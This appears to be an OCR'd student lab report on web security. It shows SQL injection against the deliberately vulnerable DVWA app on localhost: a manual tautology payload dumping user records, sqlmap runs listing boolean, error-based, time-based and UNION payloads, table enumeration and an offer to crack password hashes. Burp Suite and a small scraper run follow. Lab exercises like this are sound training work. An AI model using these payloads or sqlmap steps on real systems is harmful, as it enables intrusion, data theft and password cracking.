
CS_task_2




Vulnerability: SQL Injection

User ID:


```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



```
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:46:19 /2025-03-15/

[20:46:19] [INFO] resuming back-end DBMS 'mysql'
[20:46:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5176=5176#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 6796 FROM(SELECT COUNT(*),CONCAT(0x7162717071,(SELECT (ELT(6796=6796,1))),0x716a787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SC
HEMA.PLUGINS GROUP BY x)a)-- utNi&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1875 FROM (SELECT(SLEEP(5)))xusZ)-- EOfQ&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162717071,0x46746b71486d776d50456d70434a4b49796f54677a69625055436274755957647879636c6a527674,0x716a787071
)#&Submit=Submit
---
[20:46:19] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:46:19] [INFO] fetching tables for database: 'dvwa'
[20:46:19] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```




```
[20:44:58] [INFO] fetched data logged to text files under 'C:\Users\pc xpertz\AppData\Local\sqlmap\output\localhost'

[*] ending @ 20:44:58 /2025-03-15/

PS C:\Users\pc xpertz> sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=ar918dqh57br7vqe7pr1p3cu
ni" --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.3#pip}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:45:41 /2025-03-15/

[20:45:41] [INFO] resuming back-end DBMS 'mysql'
[20:45:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5176=5176#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 6796 FROM(SELECT COUNT(*),CONCAT(0x7162717071,(SELECT (ELT(6796=6796,1))),0x716a787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SC
HEMA.PLUGINS GROUP BY x)a)-- utNi&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1875 FROM (SELECT(SLEEP(5)))xusZ)-- EOfQ&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162717071,0x46746b71486d776d50456d70434a4b49796f54677a69625055436274755957647879636c6a527674,0x716a787071
)#&Submit=Submit
---
[20:45:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```



```
[*] starting @ 20:46:38 /2025-03-15/

[20:46:38] [INFO] resuming back-end DBMS 'mysql'
[20:46:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5176=5176#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 6796 FROM(SELECT COUNT(*),CONCAT(0x7162717071,(SELECT (ELT(6796=6796,1))),0x716a787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SC
HEMA.PLUGINS GROUP BY x)a)-- utNi&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1875 FROM (SELECT(SLEEP(5)))xusZ)-- EOfQ&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162717071,0x46746b71486d776d50456d70434a4b49796f54677a69625055436274755957647879636c6a527674,0x716a787071
)#&Submit=Submit
---
[20:46:39] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:46:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[20:46:39] [WARNING] reflective value(s) found and filtering out
[20:46:39] [INFO] fetching entries for table 'users' in database 'dvwa'
[20:46:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:50:38] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Users\pc xpertz\AppData\Local\Programs\Python\Python313\Lib\site-packages\sqlmap\data\txt\wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[20:51:17] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
```


Burp suite



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	https://www.google.com	GET	/search?q=PROXY&oq=PROXY&gs_...	✓								✓	142.250.192.228		22:53:51 15 ...	8080	
2	http://www.gstatic.com	GET	/generate_204										142.250.193.67		23:08:22 15 ...	8080	
3	http://www.msftconnecttest....	GET	/connecttest.txt					text	txt				184.27.197.17		23:09:45 15 ...	8080	
4	http://ipv6.msftconnecttest.c...	GET	/connecttest.txt					text	txt				unknown host		23:09:45 15 ...	8080	
5	http://ipv6.msftconnecttest.c...	GET	/connecttest.txt					text	txt				unknown host		23:10:20 15 ...	8080	
6	http://www.msftncsi.com	GET	/connecttest.txt					text	txt				184.27.197.19		23:12:07 15 ...	8080	
7	http://ipv6.msftncsi.com	GET	/connecttest.txt					text	txt				unknown host		23:12:07 15 ...	8080	
8	http://ipv6.msftncsi.com	GET	/connecttest.txt					text	txt				unknown host		23:13:17 15 ...	8080	

Web scrapping



```
        <form action="login.php" meth

C:\Users\pc xpertz> pip install beautifulsoup4 requests
Requirement already satisfied: beautifulsoup4 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (4.13.3)
Requirement already satisfied: requests in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (2.32.3)
Requirement already satisfied: soupsieve>1.2 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (from beautifulsoup4) (2.6)
Requirement already satisfied: typing-extensions>=4.0.0 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (from beautifulsoup4
) (4.12.2)
Requirement already satisfied: charset-normalizer<4,>=2 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (from requests) (3.4
.1)
Requirement already satisfied: idna<4,>=2.5 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (from requests) (3.10)
Requirement already satisfied: urllib3<3,>=1.21.1 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (from requests) (2.3.0)
Requirement already satisfied: certifi>=2017.4.17 in c:\users\pc xpertz\appdata\local\programs\python\python313\lib\site-packages (from requests) (2025.1.31
)

[notice] A new release of pip is available: 24.3.1 -> 25.0.1
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\pc xpertz> python web_scraper.py
Top News Headlines:

Scraped data saved to scraped_data.txt

C:\Users\pc xpertz>
```